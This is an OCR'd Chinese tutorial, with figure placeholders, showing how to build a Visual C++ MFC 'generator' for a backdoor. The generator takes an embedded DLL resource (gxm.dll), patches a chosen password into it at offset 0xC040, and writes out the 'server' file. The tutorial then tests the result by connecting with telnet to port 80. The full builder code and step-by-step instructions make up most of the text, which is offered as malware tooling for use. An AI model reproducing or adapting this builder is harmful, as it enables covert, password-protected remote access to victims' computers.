


图1

从图中我们可以发现程序的偏移地址是0000C040，先记下这个地址，过会儿会用到的！然后打开VC++6.0，选择最上方工具栏File下的New，选中MFC来创建工程，在“Project name”栏输入工程名，其余的使用默认设置就可以了，如图2。




图2

点击OK，在弹出的对话框中，选择基本对话框（Dialog Based），然后一路Next，使用默认设置就可以创建MFC工程了，最后使用控件在窗口中做出如图3所示的的界面。




图3

拉下来在动态框声明变量m_mima，右击那个动态框（也就是白色的那个用于输入的框），选中CLASSWIZARD，然后双击IDC_EDIT1，变量名为m_mima，如图4。




图4

然后就可以在OnButton1()上输入代码了（也就是那个“生成”按钮）。在代码编写中，首先要介绍以下几个使用到的API函数。

1、FineResource函数说明

作用：查找一个资源。我们把相关要生成的文件载入，就是用这个函数来确定其资源的位置。用来在一个指定的模块中定位所指定的资源。

参数说明：HRSRC FindResource(

HMODULE hModule,　　//包含所需资源的模块句柄，如果是程序本身，可以置为NULL

LPCTSTR lpName,　　//可以是资源名称或资源ID

LPCTSTR lpType　　//资源类型，在这里也就是我们自己指定的资源类型

);

2、SizeofResource函数说明

作用：获得资源的尺寸。

3、LoadResource函数说明

作用：装载资源，装入到内存中。用来将所指定的资源加载到内存当中。

参数说明：HGLOBAL LoadResource(

HMODULE hModule,　　//模块句柄，同上

HRSRC hResInfo　　//需要加载的资源句柄，这里也就是FindResource的返回值

);

4、LockResource函数说明

作用：锁定资源，在内存中锁定。用来锁定内存中的资源数据块，它的返回值也就是我们要使用的直接指向资源数据的内存指针。

参数说明：LPVOID LockResource(

HGLOBAL hResData　　//指向内存中要锁定的资源数据块，这里也就是LoadResource的返回值

);

好了，我们把 DLL 文件加载进去，点击最上方工具栏 Insert 里的 resource，在弹出的对话框中点击 Import resource，选择我们的 dll 文件，如图 5，图 6。




图 5




图 6

然后我们就可以在 OnButton1()上输入代码了，代码如下：

```
    UpdateData(TRUE);                         // 这句的意思是把动态框里的内容传给变量 m_mima
    char luijng[MAX_PATH];
    GetCurrentDirectory(MAX_PATH,luijng);        // 得到本程序所在的路径
    strcat(luijng,"/gxm.dll");                  // 把路径和文件名 gxm.dll 结合在一起
    int i;
    for(i=0;i<strlen(luijng);i++)
    if(luijng[i]=='\\') luijng[i]='/';          // 把路径中的"\"转化成"/"，其实换成"\\"也一样，就是代码稍微长点
    DWORD dwSize,dwWritten;
    HRSRC gxm=FindResource(0,MAKEINTRESOURCE(IDR_GXM1),"GXM");     // 查找资源
    if(gxm==NULL) MessageBox("gxm error");
    dwSize=SizeofResource(NULL,gxm);
    HGLOBAL gxm1=LoadResource(NULL,gxm);     // 加载资源
    if(gxm1==NULL) MessageBox("gxm1 error");
    LPSTR gxm2=(LPSTR)LockResource(gxm1);    // 锁定资源
    if(gxm2==NULL) MessageBox("lp error");
    LPBYTE p=(LPBYTE)GlobalAlloc(GPTR, dwSize);
    if (p==NULL) MessageBox("lp error");
    CopyMemory((LPVOID)p, (LPCVOID)LockResource(gxm1),dwSize);
    CopyMemory((LPVOID)(p+0xC040), (LPCVOID)m_mima.LockBuffer(),19);   // 修改密码
    HANDLE hFile;
    hFile = CreateFile(luijng,GENERIC_WRITE,0,NULL,CREATE_ALWAYS,0,NULL);  // 创建文件
    if(hFile == NULL)    MessageBox("file error");
    else                 MessageBox("服务端文件生成成功!");
    WriteFile(hFile,(LPCVOID)p,dwSize,&dwWritten,NULL);    // 写入文件
    CloseHandle(hFile);
```

好了，现在我们进行编译，按 Ctrl+F 编译 cpp，再按 F9 生成文件，再按 Ctrl+F5 打开我们刚才编译成的 exe 文件，生成一下 dll 文件看看，如图 7。

我们来测试一下程序，把 exe 文件和 dll 文件存放在同一目录下，运行一下 exe，最后使用 telnet 连接 80 端口看看，如图 8。




图 7

